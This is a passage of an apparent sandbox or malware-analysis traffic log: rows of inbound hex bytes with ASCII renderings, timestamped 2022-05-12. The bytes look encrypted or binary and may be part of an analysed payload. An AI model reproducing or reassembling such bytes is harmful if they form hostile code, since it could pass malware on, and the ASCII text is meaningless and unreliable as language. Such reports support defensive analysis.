79 16 c6 c3 1e 32 0b 44 e5 ea 87 21 24 83 ad 2e 02 f2 9d 44 c2 11 f5 14 ee 89 eb e0 d8 e4 8f 5b 69 11 50 07 8a 6f d4 3d ea 65 fd 66 0d 4a 15 29 Data Ascii: fDdbzH:*V6x5HWWX@i8b#Y7TKEkhc2!CaB:i"Z&YQeQa{kRe/6mF[IAg^v(WwXpJ>gPj(TEJtSzxy2D!S.Dj[iP=efJ)
2022-05-12 17:41:27 UTC	144	IN	Data Raw: 61 05 41 07 29 05 1a ef 81 1d e6 66 ce 27 f9 22 fe 39 a9 f7 63 41 9a 76 f3 56 66 d0 a9 ec 4f c0 fd 4b fd ad f4 28 43 2c 3d 8f e9 63 2e 16 65 bc ca 57 33 a1 5a d5 99 23 aa 1f df fa 2c ea d4 08 04 b1 78 5d 73 65 1b 43 ce 66 02 07 40 2a 56 e7 2a 60 ca ab d0 93 8d 29 95 c1 e2 02 7b 7c 32 25 30 8d d8 81 02 31 16 1a d7 58 2a ca d2 20 e0 f4 20 8d 72 51 2f 3d 92 2f ad 36 38 24 87 ed e3 07 e4 2d e5 8f 3b 98 01 d2 dc 89 c9 6e f0 01 c2 1d af 48 42 bf 69 ad b3 c1 81 f4 d4 8a 76 a0 3c 44 ab 21 15 88 18 b4 b8 47 83 20 75 70 a3 af 78 92 ee 1a b0 0c 0b dd 1c 04 ea 85 6f 2f ef 35 a0 53 68 ca f6 ba 02 2e 79 b9 a3 09 1f ba ae 38 80 c5 e8 4e 05 3f dc 42 db 44 77 7f c9 2c 56 c3 39 85 bb 04 63 49 56 d7 9c 45 27 66 45 57 66 c2 cf 24 e7 81 9b e7 0e 73 4e cc 9c c7 a8 ea b4 56 a0 Data Ascii: aA)f""9cAvVfOK(C,=c.eW3Z#,x]seCf@*V*)[{}2%01X* rQ/=/68%;nHBiv<D!G upxo/55h.y8N?BDw,V9c IVEfEWf\$SNV
2022-05-12 17:41:27 UTC	145	IN	Data Raw: 09 7d f1 5b 99 74 62 05 c3 e6 6a 47 95 ca b4 e0 3a 52 39 22 91 27 4b a5 51 a0 87 5a 04 1f 50 17 58 a5 c2 e9 98 d6 4f 68 f7 c8 87 f9 24 83 ad 94 ab f6 8f 62 fd 6e df ed ef a9 a1 ef 5e 9a f1 75 41 ec 71 b3 8e dc 52 d9 ae 49 ef 44 d0 92 15 29 5c 8d 20 6f e7 d9 d3 ad a9 d5 05 bc 53 18 09 1e 0f bf d2 52 ec f9 f5 52 a0 10 d2 ea 2c d8 13 12 b6 18 48 2f db 66 10 a6 79 85 78 d1 73 1a 34 0f d0 35 4c 76 92 7e 28 92 1d 0c d4 e5 1d cc 0c 98 c1 9d 7d d4 3d 51 4e 98 f1 ea b0 17 b2 1f c4 d5 74 f4 19 b5 cd be 86 26 c2 c8 23 df b8 77 f0 7f 1c ee 78 c8 3e 52 fb 6c c5 5e d5 b0 9c ed 35 f3 34 d1 82 e9 93 2d d0 35 ff 14 f6 be 8c d4 e9 50 21 ce c2 07 68 c3 44 33 a6 7f 68 95 ac b2 b0 19 a3 f7 18 f3 ea c6 80 10 93 99 ca db f4 9a 30 5b 05 7f a2 72 8f 1f 2c 5a 66 1a 2a 37 47 52 eb Data Ascii: }t[bjG:R9""KQZPXOh\$bn^uAQRID)\ oSRR,H/fyxs45Lv-()=QnT&#wx>RI^54-5PhI3dH0[r,Zf7GR
2022-05-12 17:41:27 UTC	146	IN	Data Raw: 05 ad 8e eb 0e 34 78 48 a4 7b e3 5c 5a 7d fb fb 61 8f ca e5 06 a8 6c 8c 8e b9 b5 3f 41 59 53 da 02 0a e7 90 7f 27 2e 25 f1 59 02 db 16 2c e2 1a 17 4f 46 fb 1a d7 49 2a 6c 46 f5 32 24 be 84 a9 d7 36 50 f9 08 88 c6 35 f5 2a e2 09 7d f1 5b 99 74 61 05 c3 9e 6a 47 95 ca ca e2 3a 52 3e 07 40 df 4a a3 7d 0c 7f 45 64 1e 54 33 b3 14 c0 e9 02 69 47 57 c3 ce 6c 48 26 83 8d b7 0c df 8f 7d b3 52 0e 15 ee af 8d 43 a6 85 91 74 45 c8 9d 05 8c dc c8 66 a6 76 db 42 e1 24 17 29 7c f9 ab 46 e7 c6 c2 91 78 2d 04 ba 7f b0 f1 01 6f be d6 76 01 4e f7 52 3a af da d6 18 de fe a5 b4 18 68 6d 44 4f 10 bb 4e 6b 51 28 74 30 b0 5b 37 4a 2d 73 b2 b4 0a 24 1f 96 f1 52 29 c7 3e 70 e3 2b 7f f4 54 5a 85 b1 ed c2 56 35 9a e0 ef 57 0c bf 9e cb a8 9f 49 20 e2 7f bb fa 95 fc f3 72 c1 ca 58 7f Data Ascii: 4xH{Z}a!?AYS:.%Y,OFI*IF2\$6P5*)[tajG:R->@J]EdT3iGWIH&){RcIEfvB\$)}Fxo-ovNR:hmDONkq(t0{7J-s\$R)>p+TZV5WI rX
2022-05-12 17:41:27 UTC	147	IN	Data Raw: 63 31 16 1a 6d 10 20 db f4 1c 27 0f 21 8d 54 18 81 43 f3 36 85 cb 19 ab 83 c7 61 e3 a0 01 f4 ad 3b e7 01 d2 dc 33 9f 64 e1 27 ff c5 54 49 42 99 26 07 cd a0 9b dc 29 ab e6 a4 16 c6 4f 65 39 9a 3a b4 d9 47 83 20 cf 2f a9 be 5e ad 13 30 49 0d 2b d1 1a 82 94 ff 46 d6 ea 15 37 1d ee b4 0d 9e 2f 38 7f 6b 30 0b 1f 20 ab 93 b5 e3 c8 a3 11 17 25 63 b4 6e 5d fd a8 47 7f 3a 3c a5 2f 2c e1 37 ad f3 b1 50 21 b5 d5 55 66 58 ca 95 d1 a7 bb 03 24 8a 4f ec e3 c1 2a 94 cc 7f 59 a2 af 3e 46 82 30 3a 86 48 b5 e7 6d 52 b4 cc ee 28 e4 ad 66 b1 45 2a b7 38 5e 46 79 42 8d 46 d1 52 66 86 a9 83 5d ae a7 b9 6e cf c4 9c 98 26 62 a6 55 a0 6e 08 4c 79 b9 f1 f8 b8 78 19 fd 41 66 cf b8 d3 46 44 a5 9c d9 d9 ba eb 8e 62 c2 e9 48 f8 3a 2a 56 36 87 78 97 23 ee da 35 48 17 f7 5c 2f 58 e1 1e Data Ascii: c!m '!TC6a;3dTIB&){Oe9:G /O!+F7/8k0 %cnjG:<./7P!UfX\$O\$Y>F0:HmR(fE^8^FyBfRfj&nUnLyxAIFD bH:*V6x#5HVX
2022-05-12 17:41:27 UTC	148	IN	Data Raw: ad 78 cb 6c 85 fc c3 fc 07 3b ea 32 3f 95 d7 93 a0 8c 85 30 e5 0a 8c c8 92 ec f4 a1 c0 93 fd a5 5b f6 87 f2 c1 d4 17 eb ee 04 f9 59 1a 98 d2 7b 80 c3 64 50 46 5a 0a 8e 64 39 10 09 96 7c 2f 31 5e 43 61 8c 4f 8f d9 25 59 27 5d 5e 8b 49 c5 ae f3 93 28 9c a8 f0 04 62 44 22 9d ba 83 62 3e 42 d4 8e 24 b0 92 1f ce 1d 71 4c f6 02 ea 70 81 ab cb b8 d1 44 a9 66 1a 08 5e 42 fa 6c ab 8f 41 42 5b a7 ca 5e 72 32 6d 6e 67 6d 4d 10 ad c7 1d c4 3b 4c ac 29 53 7f 0e 52 61 e0 87 a6 85 94 87 26 28 92 4e b8 a5 4d 4e f9 2b ab 8b 16 16 d3 08 49 eb 16 87 55 c7 ed 27 88 36 b8 9b 5b 25 47 51 4f 43 51 08 21 54 c4 d7 fd 4b 6b d1 82 dc f7 e5 75 c1 45 e1 48 a7 74 c3 fa fc 7e 12 56 2d 42 3d 08 f1 83 37 53 33 9a 65 96 8c aa 26 d7 9b 16 56 0b 57 d7 73 e8 c3 be 86 03 dc 45 7f d0 cd b7 Data Ascii: xl;2?0[Y(dPFZd9/1^CaO%Y"](bD"b>B\$ qLvNpDf^BIAB[~r2mngmM;L)SRA&(NMN+U!6[f%GQOCQ{TKkuEHt ~V-B=7S3e&VWSE
2022-05-12 17:41:27 UTC	149	IN	Data Raw: 08 69 e1 31 bd a8 f7 d7 da 1a 9c 3d 7b a3 45 6e 6c 37 34 22 55 85 36 4d b8 3d cc 8c ce 90 65 94 cf 93 65 06 34 43 6e 0a bd 01 b3 84 2b 23 92 bb a5 3d 2d 8d 61 1a 5d 09 c9 46 bd cf 37 bf 38 fa ad 2c d1 3d 70 37 4c a7 e6 13 47 c0 ba d4 72 e7 57 d8 bd e1 3a 9e e8 18 4b 1c 29 93 d2 d4 a3 94 69 ae 9b c2 7a dc 29 ff 58 ce e8 89 26 13 51 35 69 0f 94 cd b1 c5 6a e2 2c 8b d0 31 ef a3 ec ec 92 28 1b 65 31 78 b6 c5 56 fb d2 f1 75 99 1f fe b4 a0 bd 4b 50 35 fd c5 05 8e a3 0b 0d b8 b3 2b 26 bd 89 6d cd 8e cc e0 d6 dd 02 0d e7 21 bf 63 5c 60 eb 2a 0a 38 3e d1 92 10 dd 04 8b f2 24 03 7e 68 3c 10 ef 47 05 9d 7e f1 24 28 bb 59 aa cd 16 73 63 7d ff d6 54 d7 37 0f 2f 44 c9 fe 82 30 78 34 95 68 55 39 a2 de bb f6 04 2f 04 0a bd e9 6d 6a 99 4c db e2 a5 c6 94 dc ba d1 04 60 55 Data Ascii: i1=[Enl74"U6M=ee4Cn+##=a]F78=p7LGrW:K)iz)X&Q5ij,1(e1xVuKp5+&m!c^*8>=\$~h<G-\$(Yc7{T/D0x4h U9/mjL`U
2022-05-12 17:41:27 UTC	151	IN	Data Raw: 93 e1 20 c8 0e d9 49 68 e2 6b ad 23 05 db ed b4 96 91 96 fc 81 fe 86 26 07 17 ee e8 5e 0e 6a 59 7c fb 49 89 3b db 28 e9 46 3e 25 bb cd 8f e8 c4 9a 86 78 20 a2 ba e4 48 b1 78 02 01 f5 27 4e c4 c5 b0 f3 5a e4 51 65 32 52 c7 5e da b0 12 7f 02 85 d9 98 cd 2f 41 e8 6a a1 2a b1 bb 8c 07 80 02 8c b2 2a 43 53 8b b0 f3 84 b7 62 7b c6 a8 05 23 3d 6d 7f a0 04 40 4e 26 43 d0 9d 02 5e c3 2c e1 90 e0 5e e3 8f 06 57 10 0b c6 3b 3c b5 d5 8f 9d 24 47 66 88 4f 72 b8 87 5c d6 0e 2c 8a 6e 7d a2 4f e5 24 a2 3d 5e fd ec 82 eb 93 d7 18 f9 b2 06 0f 1c ce c2 fd fd 33 8e 31 ed 0a 11 52 5c 99 7d 12 af 82 b5 c1 f9 e0 a8 8f 07 6c 01 38 02 a6 0d a7 0e 64 bc 1d 73 3c a3 89 a5 49 38 ff c7 87 cf 77 e7 49 11 48 c2 cc 2e c4 ea c8 b9 01 b7 43 e7 ee 9f 53 a2 9f dd 62 48 6f 44 3c 45 84 d9 f9 Data Ascii: lhk#&^jY];(F>%x Hx^NZQe2R^A)*CSb{#=#m@N&C^,^W;<\$GfOr,n)O\$~^31QR)}8ds<l8wIH.CsbHoD<E

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	152	IN	Data Raw: c2 be ef 74 c0 9b b5 ac 4e 2e d4 68 83 31 52 8f b6 e0 f8 b8 c1 6d d7 82 0f db 76 ab ae 40 da 2e 4b 8c d0 d0 c6 07 4a 8b 53 bf 98 ae ce 72 76 11 ff 8a a8 49 e4 c0 f9 2a 4e 39 58 98 ec 87 8b 08 79 3c db 0c c6 5d 2b 0d 52 06 51 19 5a 8f a9 d3 28 3d 17 ba b8 c5 20 69 db ed a7 53 8f cd 34 95 2a 93 6b a4 d2 c6 bd a7 8c e0 34 24 87 23 42 fa b6 3f 2b f6 0f bf 28 42 5e 77 1a 08 dd e2 30 b0 a3 c5 91 86 26 29 bc 5a 1c 82 60 52 9d c6 5e df 5a e8 5b 84 a6 fa dd 30 a3 05 b5 b0 08 7d 10 7e 5e 35 99 6d b3 7b 03 51 23 2c 33 65 6f 19 10 92 5e 26 1e 02 39 ef 4d 01 d2 c4 38 9e 51 38 5b ec 1e 57 4a 68 1c 2f 64 f6 53 25 13 05 f2 3d 4b 03 7f 69 59 eb 06 93 ec 05 76 70 23 80 ca 18 a5 a7 e5 82 05 a6 e8 91 36 5a 7b 0a c3 dc c6 35 70 64 d5 b7 5f ce 34 e5 2d f0 62 27 12 2b b4 44 00 d3 Data Ascii: tN.h1Rmv@.KJSrvi*N9Xy<+RQZ(= iS4*k4\$#B?+(B^w0&)Z^R^Z[0]-^5m{Q#,3eo^&9M88[WJh/dS%=KiYvp# 6Z[5pd_4-b+D
2022-05-12 17:41:27 UTC	153	IN	Data Raw: 89 91 95 11 6e 1c 09 88 31 f2 2d d0 a7 b0 cc 4d a3 dd 4c 51 71 1f 56 5c 12 4d ca aa d8 e2 df 7e db 02 bf a6 10 c3 b7 89 38 eb 37 ca bc 6f 46 76 43 fb 35 f2 d4 b1 3a 7c a1 5d 6e 2f 12 86 36 c7 77 60 18 c0 62 51 19 bb 8f f1 9e fe a5 6f 31 58 1e 75 ec 6f 68 be 86 0f 7f e1 65 f8 06 35 49 65 e7 d9 90 73 22 16 f9 78 4a ee d3 b9 c7 8b 9b eb 38 c8 6f de 9e ef 28 9e c4 44 ba b7 f6 16 7a 1f 58 4c 86 18 90 c3 81 50 a4 e5 4b 2a f2 c6 4d 9b c8 29 c0 4d 01 2b 44 f0 47 8f c7 0f 99 c0 d8 c4 b1 ad d8 12 d9 f7 09 8e bb f9 a0 9d 67 91 b0 f9 79 7d 33 79 7d 2d f4 3c 9e ac 13 40 f5 94 8b 29 33 ae 54 5f 64 0b 90 7a d3 f1 31 85 13 c8 d2 29 e9 19 61 28 64 82 c1 34 70 f0 84 e8 2b 9f 24 ef c9 ee 2e e1 b9 5f 13 78 3a a2 b8 ca 97 a9 4b 9a b8 d1 7d eb 12 d3 4b b8 8b ba 7b 71 39 54 Data Ascii: n1-MLQqVM~87oFvC5:]]n/6w'bQo1Xuohe5les"xJ8o(DzXLPK*M)LQ+DGgy)3y)-<@)3T_dz1)a(d4p+\$.x:K JK[q9T
2022-05-12 17:41:27 UTC	154	IN	Data Raw: 7f 8e f8 d5 b3 a1 6e fc 88 52 be 1a 55 8f f7 70 89 28 dd e9 b0 b6 e1 6b d2 f9 ce db 78 d1 e4 8e ea e6 d2 6f b5 35 6c 80 f6 b2 92 12 60 8d 0a 39 7f 3d 82 25 46 1d a8 d9 fd 97 7f 69 57 b8 f6 a9 64 15 da 4d 95 7d be 75 e1 a2 89 ae 7a 87 a2 47 3e 6a 05 75 e5 18 d2 f8 ef fa e5 1d c2 46 54 be ca fa 1c 61 f8 ab d4 ca c5 22 28 4c 1a fc 9e 58 db 5d 33 d3 59 79 48 76 15 30 86 c2 b6 f3 b8 a3 19 1d f5 1b e1 c1 1d 28 b6 7d ed 9d 18 58 90 6a 17 14 f2 25 f7 45 54 dc 55 8d 03 2f fa 80 9f b8 a8 ac e8 a4 cd 8b 02 0d 7b 90 97 3c 6c 10 12 05 85 1d dd 63 9a 7c b6 26 42 7c ae d6 9c f4 ea c2 fe 01 61 df da 9a 3e d3 28 5f 74 e6 5d 18 9e 91 ed ed 6d cd 70 69 05 73 e9 67 af 94 6c 2a 40 83 f6 b9 b4 0c 3c 93 60 9f ae 03 69 79 d4 75 c4 49 1c bd 9c ef 39 1b 3d 7a 5a 9c 8f 22 1a fa db Data Ascii: nRUp(kxo5i'9= %FIWdM)uzG>juFTa"(LX)3YyHv0{)Xj9eETU{<[c B]a>[_t]mpisg!*@<'iyul9=zz"
2022-05-12 17:41:27 UTC	156	IN	Data Raw: 57 1e e8 fe a4 aa da ae 4c b4 1f 33 90 cb 67 08 57 e9 e8 03 aa 9e b8 c8 25 8d 66 7c cd 47 da 0d 60 f2 2f e8 bd 9a e3 0d 42 ee a5 36 40 3c 9a 75 8a 23 34 63 e5 54 23 c4 93 9a 93 22 76 7c 10 71 92 5f 24 43 e7 7b 9a 51 d0 61 5c 0f b9 f0 b7 9c c1 4b ce a6 fe b0 34 a0 7e ff bb 65 93 c8 c4 d3 a8 0c 62 1d 5c 18 ca a2 14 c3 9a b3 29 fa 4e be e3 d8 87 62 12 6b a5 84 4b 3b 32 a2 8a 22 00 b2 9a 0b 35 d5 5e 1a 73 4e 22 2c eb a2 7c 9e 13 dd ef 88 28 dd f2 ea c9 15 44 f9 23 e9 50 3b dc b4 a2 b0 e1 df 33 bb f9 72 9b 27 e2 e1 56 bc 7b 04 ee a9 a4 b9 35 10 e1 2d d6 8c a5 c9 4b 60 15 e1 ca 80 52 f1 d5 f7 1b 7a 4f 5f b6 cf ad ba 35 7e f3 02 e7 32 bb 97 cb b5 e6 8c e1 8c 4c 69 03 df f2 d4 63 7c 3a df ae 01 3c 39 bd 55 13 e0 6b cf 5e a7 51 0e 13 61 64 43 19 1a 3f 83 2d 7a e6 Data Ascii: WL3QgW% G/ B6@<u#4cT#v q_\$C QaK4~eb)NbkK;2"5^sN),(D#P;3rV{5-K'RzO_5~2Lic;~<9UK^QadC?~z
2022-05-12 17:41:27 UTC	157	IN	Data Raw: aa 18 91 7b d4 31 ce 02 bb f3 f6 33 37 0f 4f 6a 53 53 b9 d3 7c 49 17 a1 48 88 d9 f3 26 d3 89 1d 13 2f 7a e9 49 f7 e8 b8 dc 5b b0 41 49 e8 b9 c7 1e 6c 33 03 86 fe 59 ca 03 7b 95 df d0 5e c5 4e 80 9a 29 06 38 cd fa 8a e7 c9 38 42 9d d2 71 5b 7c 16 34 df 5b 72 23 5d 2b 92 c5 1f 45 d7 44 b5 d7 43 f0 58 68 8f ce be bd 56 f3 d2 5e 37 6b 49 ff c0 fd 2e ef d0 1a 1b ef 0e cd bf 55 ac a5 49 b9 29 f5 44 c8 e5 77 44 34 31 4e 20 d2 01 7d d2 c6 c9 19 2b 53 4b 9b 0d f5 21 f4 a3 b9 b8 78 99 fd 07 7f 46 65 6d 0a 4c 1b 89 e6 83 a0 82 2a b5 06 e4 8a 48 eb e5 9a 1c 37 d6 2c 77 a2 d3 ac b1 0d a0 1e 35 43 f6 ae 64 ec a1 91 c9 67 fc 16 a8 d9 b6 6c 92 81 8e 23 06 34 34 44 7d cd 97 a5 90 fa a7 27 36 88 ef 0c 18 9d 7a f4 7f 42 37 3d a7 9f 1d 38 2d ac 36 08 9a bc e7 a6 fe ee 9b Data Ascii: {137OjSS IH&z/l Al 3Y{^N)88Bq[[4[r#]+EDCXhV^*7kl.Ul)DwD41N]+SKiXfemL*H7,w5Cdgl#44D}^6zB7=8x-6
2022-05-12 17:41:27 UTC	158	IN	Data Raw: a5 56 0c 4b 37 a8 94 1c cf 4d 73 52 26 ac 9a e5 02 25 78 ba 74 4c 63 b5 ca f7 f5 0a 62 12 1b 89 ee 76 99 77 aa 25 00 45 3e 4c 0f 68 06 d4 c7 b6 62 4c 63 c3 c8 89 64 08 ad 9b 82 11 e9 a1 4c cc 54 d1 32 c8 8f 89 eb f6 84 7b e8 d8 20 9d cb e3 d6 94 85 4d a2 9f 5a e1 47 1c fb 8e 7f 52 94 35 0b bd bc 41 ec c0 78 24 18 71 9e 25 8b 2a ae 38 b8 0f e0 12 38 45 75 8c 4c 91 05 1c de fb be 8d f3 c2 16 d2 26 98 99 cc a7 f1 95 c5 ff be c4 02 b0 d1 fd d3 d1 0c b7 e3 2f d9 48 13 f2 ee 1d f9 bc 41 74 35 29 32 a1 23 24 6c 2b 86 76 23 76 01 0b 7a dd 46 d7 84 6c 42 14 7c fd a4 78 e8 c7 de b3 06 ec 8f d4 6a 09 30 0d 0b 45 7c 8c cb d2 05 51 f7 76 ab 50 ce 72 cb 97 b2 83 55 fa ac 6c 1b 31 07 65 e4 4e 8a e8 f7 e9 d3 6e f1 73 37 84 8d 8d 35 4d df ea ec f5 bf 06 0a 1c 7b 95 e1 25 Data Ascii: VK7MsR&%xtLcbvvw%E~LhbLcdLT2{ MZGR5Ax\$q%*88EuL&/HAt5)2#\$!+v#vzFIB xj0E QvPrUI1eNns75M{%
2022-05-12 17:41:27 UTC	160	IN	Data Raw: 13 1a 0f 57 83 82 5f 84 a3 bd 78 34 c1 bc 6e 1f 0b 10 11 50 b1 f6 6e 64 f7 c7 14 25 68 0a 79 11 08 2e 5f de 1a b9 09 a8 8e 10 82 77 fe 43 13 9a 2f f1 cd 50 5d 92 9f ff 41 d1 3d b0 27 bd 6f 5b cc 40 98 da 26 54 d7 84 7c 79 e3 aa c0 11 81 42 30 8c 4f bc 9a 9a 3c 86 d5 d7 89 2d 88 32 6c b3 5c b2 a6 4e b1 2f 99 16 ac ca 74 a3 d1 fa 58 83 b1 1a ad b1 76 3c 55 d5 ad ce dd ad 67 b7 ae ef c3 c2 c6 d7 60 42 ec 32 9b 40 78 3c 70 87 7c d6 73 fe 9a fb f8 6c e4 47 dc 47 79 3d 8d 6c 5f 52 a3 fd 7e 2f c8 fc 8e 8f ce c4 58 ee 3a 77 6c c0 87 48 b7 e7 c9 01 27 7e 87 43 d4 55 e1 36 a2 5c 91 5c 91 27 b0 b7 6b 91 b1 3a e6 6b 83 30 d5 12 fe 6e 7c 78 96 47 0f 73 0d 21 a2 b0 8f 99 51 58 dd b3 98 bf ed b5 68 c7 98 42 52 c7 f4 a1 97 44 00 10 75 28 9d 8e 5c c4 a8 8e 1a dc 2d ab Data Ascii: W_x4nPnd%hy_.wc/PJA~o{&@TjyB0O<-ZlN/tXv<Ug^B2@x<p sGGy=_l_R-/X:wlH~-C@U6!\k:k0n xGs Q XhBRDu(-
2022-05-12 17:41:27 UTC	161	IN	Data Raw: ac ba 86 22 e2 5a 23 df b8 f0 d5 78 0e e7 58 7d 3c 52 fb 3c 2c 77 d5 ad 83 cc 1d 3f 35 d1 85 d3 15 23 b6 f8 fe 0d d6 2a 8e ea e9 c8 04 e3 d0 ed 49 7b 46 2e a6 6c 91 f5 ac b9 ae 00 8b c2 18 f3 ec d9 04 53 f2 cd ca dc d5 23 32 e4 03 e5 87 72 9f 7b 0c b6 64 18 2b 17 55 8e ea 8f fd e7 9f ca 39 71 da 32 fd fe 36 e7 a9 4a dd 82 32 39 b3 33 30 d4 28 e1 3b 8a 9c 03 be 7e cd ab 30 5b 7a 6e 63 71 20 25 04 b8 f0 e0 93 36 61 bf 8e f4 f7 fe 76 12 1b ae 4f e3 7f 9b a1 df 63 07 40 27 1d ee 1b ef 9f 08 1d 2d ce 4e d3 a4 81 58 a8 72 6e ad 17 69 f3 1c fc 86 84 fc 69 e0 71 85 fc ad d4 09 64 66 3d ec f8 49 d7 17 65 05 e6 d1 4d dd 5b 9f 9d 86 27 1f de fa b6 03 f8 1a 22 bc f7 09 73 c3 3b 0c e9 66 02 a7 66 02 af fb 2a 3f e0 8f ae f2 8d 39 91 67 6e cc 7a 61 a8 66 1d 34 fe ab 8d Data Ascii: "Z#xX{<R<.,w?5*!{F.IS#2r{d+U9q26J2930(-~0[zncq %6avOc@~NXrmiqdf=leM["s;ff?9gnzf4
2022-05-12 17:41:27 UTC	162	IN	Data Raw: 2d 19 bc 7b 33 b4 61 6b bf d2 56 00 4d f7 52 bd 8a d9 c6 05 ff 31 a7 b4 18 50 0e 6f 4f 0d a6 54 93 14 29 77 1a 22 25 a0 4a 2d 77 8f 7a 3d 25 5a 0d d1 7e 38 e1 ec b8 e1 2b 62 d4 04 70 cb b0 f4 eb af 34 bf e4 c5 d5 6f de a6 ca f8 be 83 22 e2 7f 51 d8 b8 ed c8 52 37 c9 cd 7e 39 52 fb 4c 77 75 d5 b0 9e e6 24 0b a2 d0 81 c3 15 53 34 3d ff 10 cb 06 b7 d5 73 cb 01 e3 d0 21 ce 79 46 33 bb 5f a8 bd 30 b3 aa 00 8b 0e 05 e1 ec ec 1b 6e cb 99 55 de d1 23 32 5b b5 e4 87 5f 80 39 35 e2 c6 1b 2f 17 45 78 8f 9d fd da 80 8d 00 25 7c 31 f9 fe 36 15 75 48 dd bf d2 8f 43 88 6b 9a d6 2c e1 3b af 32 10 be 43 d2 ec 0c 07 d7 6f 67 61 20 79 1a 77 f1 fd 8e 71 5d df 3f f7 f2 fe 76 de b5 ba 4f ae 60 d3 9d bb d0 04 44 27 0d 22 4a ec 9f 35 02 6f f2 20 66 a5 85 58 a8 f7 8b 75 16 74 ee 56 Data Ascii: -(3akVMR1PoOT)w"%j-wz=%Z~8+bp4o"QR7~9RLwu\$S4=slyF3_0nU#2[_95/Ex% 16uH~-k.;2Coga ywq ?vO` D""J5g fXutv

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	163	IN	Data Raw: b3 c4 89 06 34 49 7d 0e d9 ea c0 17 b3 2b a7 6e fe 26 47 41 9d 0a 79 1b 65 85 bf ff 5b b4 d4 bb 7e 9d 64 b3 98 25 72 6a f0 21 6f 2d 7c da 3b ed fb 9b e8 33 fb 17 7f c7 92 7c c7 88 a2 83 4f 1f 5b 55 88 53 f2 49 ca 0e 3b 85 63 4d 15 ac b1 e0 fc 8c b5 4d 85 ee 4c 79 c7 87 31 cb 51 4f cf db 25 73 b6 b5 02 22 33 45 70 0d 23 0f 13 70 56 f2 6b 54 46 f1 63 4e 05 0b b6 ef 9b df 4b 3d b2 e6 91 30 a7 9c c1 b4 4b bd eb cb a3 c2 69 54 38 a3 29 a1 84 08 ec 7e 8f 5b f2 79 83 6c e9 b3 07 36 58 f0 a1 60 eb c0 7f 9c e8 99 51 41 c8 29 07 93 db a0 8e 06 ac 64 61 af 6d 02 7b 68 8a 00 1d 9c fe d4 28 3a d9 96 00 17 17 ff d7 31 06 a5 67 6b 11 d1 49 b5 95 35 fc 34 3c b3 7f b3 df 36 7a b7 77 dc d7 33 f1 c6 29 08 6d f7 d1 70 58 7e 21 e5 54 a4 46 8d e8 cd c9 f6 53 3e 2d bf de f5 a3 4f 88 Data Ascii: 4l)+n&GAye[-d%rjlo-];3lO[USI;cMMLy1QO%\$s*3Ep#pVKTfCNK=0KiT8)-[yl6X`QA)daR,;m(:1gkl54<6zw3)mpX~!TFS>-O
2022-05-12 17:41:27 UTC	164	IN	Data Raw: f7 ed 36 14 af 51 df ef 10 7e b3 6a 30 d1 31 37 1b bc 9e 02 be 1b ef ec c0 06 7a 68 7a b7 00 0a 06 75 f1 9d b3 71 61 de 8e e7 ef 22 56 5b 1a af 4f 22 5d d3 a1 ba 63 16 49 cc 02 b6 1a ee 9f f1 3f 67 ce 21 d3 b7 88 f5 b1 68 67 60 16 88 d3 56 fc f5 84 ed 61 9f 6e e3 fd ac d4 20 45 2c 3d 90 f8 58 df 87 44 0f e0 d0 4d ac 7a d5 9d 03 27 5b dd ed 92 ec f8 1b 22 39 d4 5f 73 65 3b 48 eb af 0b 35 61 00 af 3a 0b 66 e0 29 ae 71 8c e5 90 df 6d 02 7b 68 8a 00 1d 9c fe d4 28 3a d9 96 f6 37 0d 82 f0 3c c8 0d 21 9c 74 b7 ac 23 f2 2c ad aa 3a ab 85 ed e3 9c c1 cc f5 c4 1a 15 03 66 fe a9 ba 49 f0 07 c7 e3 76 5a 42 bb 43 97 ef a0 80 f4 d0 a9 ee 1b 35 cb 31 06 38 2e 1c 94 28 45 83 26 4d dc a4 bc 78 8f e2 25 6a 0d 0b bb 36 94 94 28 6f aa eb 17 31 1a 4b ca 6c 9f 2f 2a 5f 55 33 Data Ascii: 6Q~j0l70zhzjuqa"V[O"]cl?g!hg`Van E.=XDMz["9_se;H5a:f)mq{hXR7<!t#;.flvZC5B18.(E&Mx%6j(o1KI/*_U3
2022-05-12 17:41:27 UTC	165	IN	Data Raw: a8 99 a4 86 b9 aa 7f 69 a0 51 da 42 23 d9 e4 93 2f 26 21 d1 90 00 db 15 b6 81 34 b4 63 fc 3b 10 d7 49 0a 93 6c f6 32 7a 95 bc a2 93 39 72 7b 61 8c c7 35 f1 0a 39 13 a1 d1 44 bc 51 70 07 86 54 68 47 95 fc c3 cf 39 ea 2f 27 b9 86 2f a5 57 aa 01 32 6d 0c 53 ae 71 1e c0 41 fd 4c 6a 45 e5 ff a7 86 27 3e a4 bc 27 df 8f 62 e2 fa f7 05 ce 65 a6 1c d1 ec 90 74 41 e8 51 87 8c cd 72 8f 8a 5d f4 6a 2d 26 17 29 5c 2d 80 57 c7 15 cd 67 88 24 04 f5 32 32 8f 40 6e b8 da 9a cd aa fe 5a a0 e8 90 c7 3e de 33 a1 bc a7 4e e9 66 47 10 dd 01 92 50 28 72 1c 2a f3 76 58 2d 7f 92 f4 6f 24 1f 0c d4 79 38 2d 1f ad e1 23 7f 75 5a 71 85 b1 f1 ec af 8b 9c f5 c5 dd 72 66 f8 cb ac bf 86 66 e0 19 26 25 b1 e5 d5 5d 67 c8 58 7f 3c 16 f9 42 39 64 d5 b9 83 e6 1d 0a 35 d2 84 c5 0d 85 91 7e fd Data Ascii: iQB#&!4c;ll2z9f{a59DQPThG9//W2mSqAljE>'betAQrj]-&)-Wg\$22@nZ>3NfGP(r*vX-o\$y8-#uZqrff& %jgX<B9d5~
2022-05-12 17:41:27 UTC	167	IN	Data Raw: 3d 3b ab 85 ed e3 9d 41 00 e2 89 d7 16 59 dd ff a9 ba 49 f0 01 5f 35 40 69 df bf 19 24 ee a0 80 f4 d0 aa 66 a2 2a 64 fd 05 58 95 1d 94 28 45 83 20 d5 0a 92 8f b4 8c 8b 3d 6a 0d 0b bb 36 82 14 e4 78 0f 27 14 42 38 4b ca 6c 9f 2f 3c df 99 24 2b d3 bb 0d b1 84 c5 e8 51 13 17 a5 43 cd 62 91 fc 25 42 74 c3 3d a5 29 06 e3 49 da d2 7d 55 9a 49 f1 55 66 c2 ef b8 40 81 8d d0 ea 8b ee c3 bc ed 2a 94 d5 57 20 a3 bc 18 a0 01 e3 54 a0 48 b1 c7 99 50 34 cc 62 d2 05 bd f7 9e 99 28 b7 38 7e 3a d5 42 9b 7c 46 ad a1 89 85 a9 db d0 c6 b8 ee cb f2 49 56 27 a9 33 5a 